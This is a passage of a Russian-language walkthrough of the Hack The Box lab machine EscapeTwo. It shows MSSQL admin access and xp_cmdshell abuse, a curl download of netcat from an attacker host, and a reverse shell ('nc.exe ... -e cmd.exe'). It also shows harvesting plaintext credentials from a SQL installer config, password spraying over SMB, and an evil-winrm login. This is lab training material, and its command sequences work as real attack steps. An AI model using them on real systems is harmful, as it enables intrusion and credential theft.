
```
nxc mssql 10.10.11.51 -u sa -p 'MSSQLP@ssw0rd!' --local-auth
MSSQL       10.10.11.51     1433   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:sequel.htb)
MSSQL       10.10.11.51     1433   DC01             [+] DC01\sa:MSSQLP@ssw0rd! (Pwn3d!)
```

Проверка учетных данных

У нас есть доступ от имени администратора базы данных, а значит, мы можем получить сессию на хосте. Подключаемся к СУБД с помощью **mssqlclient**, входящего в Impacket, активируем процедуру `enable_xp_cmdshell` и для теста выполняем команду `whoami`.

```
mssqlclient.py 'squel.htb/sa:MSSQLP@ssw0rd!'@10.10.11.51
```

```
enable_xp_cmdshell
xp_cmdshell whoami
```



```
mssqlclient.py 'squel.htb/sa:MSSQLP@ssw0rd!'@10.10.11.51
Impacket v0.12.0.dev1+20240509.95404.2a65d8d9 - Copyright 2023 Fortra

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (sa  dbo@master)> enable_xp_cmdshell
[*] INFO(DC01\SQLEXPRESS): Line 185: Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE statement to install.
[*] INFO(DC01\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (sa  dbo@master)> xp_cmdshell whoami
output
--------------
sequel\sql_svc

NULL
```


Результат выполнения команды

Пробросим реверс-шелл. Для этого на своей машине запускаем листенер:

```
rlwrap nc -nlvp 4321
```

На удаленном хосте сначала скачиваем netcat, а затем подключаемся с его помощью.


```
xp_cmdshell curl http://10.10.16.63:8000/nc64.exe -o C:\Windows\
Tasks\nc.exe
xp_cmdshell C:\Windows\Tasks\nc.exe 10.10.16.63 4321 -e cmd.exe
```



```
SQL (sa  dbo@master)> xp_cmdshell curl http://10.10.16.63:8000/nc64.exe -o C:\Windows\Tasks\nc.exe

output
--------------------------------------------------------------------------------
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current

                                 Dload  Upload   Total   Spent    Left  Speed

 26 45272   26 12        0     0   5504      0  0:00:08  0:00:02  0:00:06  5506

100 45272  100 45272    0     0   9429      0  0:00:04  0:00:04 --:--:--  9429

NULL

SQL (sa  dbo@master)>
SQL (sa  dbo@master)> xp_cmdshell C:\Windows\Tasks\nc.exe 10.10.16.63 4321 -e cmd.exe
```

Выполнение реверс-шелла

В итоге получаем сессию пользователя `sql_svc`.




```
rlwrap nc -nlvp 4321
Listening on 0.0.0.0 4321
Connection received on 10.10.11.51 56203
Microsoft Windows [Version 10.0.17763.6659]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
sequel\sql_svc

C:\Windows\system32>
```

Сессия пользователя sql_svc

ПРОДВИЖЕНИЕ

На диске C находим каталог с установщиком Microsoft SQL Server 2019. В каталоге `C:\SQL2019\ExpressAdv_ENU` есть конфиг `sql-Configuration.INI`, нужный для развертывания службы.



```
C:\SQL2019\ExpressAdv_ENU>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 3705-289D

 Directory of C:\SQL2019\ExpressAdv_ENU

01/03/2025  07:29 AM    <DIR>          .
01/03/2025  07:29 AM    <DIR>          ..
06/08/2024  02:07 PM    <DIR>          1033_ENU_LP
09/24/2019  09:03 PM                45 AUTORUN.INF
09/24/2019  09:03 PM               788 MEDIAINFO.XML
06/08/2024  02:07 PM                16 PackageId.dat
06/08/2024  02:07 PM    <DIR>          redist
06/08/2024  02:07 PM    <DIR>          resources
09/24/2019  09:03 PM           142,944 SETUP.EXE
09/24/2019  09:03 PM               486 SETUP.EXE.CONFIG
06/08/2024  02:07 PM               717 sql-Configuration.INI
09/24/2019  09:03 PM           249,448 SQLSETUPBOOTSTRAPPER.DLL
06/08/2024  02:07 PM    <DIR>          x64
               7 File(s)        394,444 bytes
               6 Dir(s)   3,594,395,648 bytes free
```

Содержимое каталога ExpressAdv_ENU


Продолжение статьи →

← НАЧАЛО СТАТЬИ

HTB ESCAPETWO

ЗАХВАТЫВАЕМ ДОМЕН ТЕХНИКОЙ ESC4 ADCS

В файле указаны учетные данные `sql_svc` для запуска службы.




```
C:\SQL2019\ExpressAdv_ENU>type sql-Configuration.INI
type sql-Configuration.INI
[OPTIONS]
ACTION="Install"
QUIET="True"
FEATURES=SQL
INSTANCENAME="SQLEXPRESS"
INSTANCEID="SQLEXPRESS"
RSSVCACCOUNT="NT Service\ReportServer$SQLEXPRESS"
THORITY\NETWORK SERVICE"
AGTSVCSTARTUPTYPE="Manual"
COMMFABRICPORT="0"
COMMFABRICNETWORKLEVEL=""0"
COMMFABRICENCRYPTION="0"
MATRIXCMBRICKCOMMPORT="0"
SQLSVCSTARTUPTYPE="Automatic"
FILESTREAMLEVEL="0"
ENABLERANU="False"
SQLCOLLATION="SQL_Latin1_General_CP1_CI_AS"
SQLSVCACCOUNT="SEQUEL\sql_svc"
SQLSVCPASSWORD="WqSZAF6CysDQbGb3"
SQLSYSADMINACCOUNTS="SEQUEL\Administrator"
SECURITYMODE="SQL"
SAPWD="MSSQLP@ssw0rd!"
ADDCURRENTUSERASSQLADMIN="False"
TCPENABLED="1"
NPENABLED="1"
BROWSERSVCSTARTUPTYPE="Automatic"
IAcceptSQLServerLicenseTerms=True
```

Содержимое файла sql-Configuration.INI

Так как пользователи частенько задают одинаковые пароли на разных учетках, проспреим найденный пароль.

```
nxc smb 10.10.11.51 -u users.txt -p WqSZAF6CysDQbGb3 --continue-on-success
```




```
nxc smb 10.10.11.51 -u users.txt -p WqSZAF6CysDQbGb3 --continue-on-success
SMB         10.10.11.51     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.51     445    DC01             [-] sequel.htb\Administrator:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [-] sequel.htb\michael:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [+] sequel.htb\ryan:WqSZAF6CysDQbGb3
SMB         10.10.11.51     445    DC01             [-] sequel.htb\oscar:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
SMB         10.10.11.51     445    DC01             [+] sequel.htb\sql_svc:WqSZAF6CysDQbGb3
SMB         10.10.11.51     445    DC01             [-] sequel.htb\rose:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
```

Подбор логинов к паролю

Он подходит еще к одной учетной записи — `ryan`. Проверим, есть ли у пользователя возможность получить сессию через WinRM.

```
nxc winrm 10.10.11.51 -u ryan -p WqSZAF6CysDQbGb3
```




```
nxc winrm 10.10.11.51 -u ryan -p WqSZAF6CysDQbGb3
WINRM       10.10.11.51     5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:sequel.htb)
WINRM       10.10.11.51     5985   DC01             [+] sequel.htb\ryan:WqSZAF6CysDQbGb3 (Pwn3d!)
```

Проверка учетных данных

Мы можем подключаться к WinRM. Получаем сессию через **Evil-WinRM** и читаем первый флаг.

```
evil-winrm -i 10.10.11.51 -u ryan -p WqSZAF6CysDQbGb3
```



```
evil-winrm -i 10.10.11.51 -u ryan -p WqSZAF6CysDQbGb3

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\ryan\Documents> type ..\Desktop\user.txt
cc8a5f716c69ab056a36fb3256541985
*Evil-WinRM* PS C:\Users\ryan\Documents>
```

Флаг пользователя

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

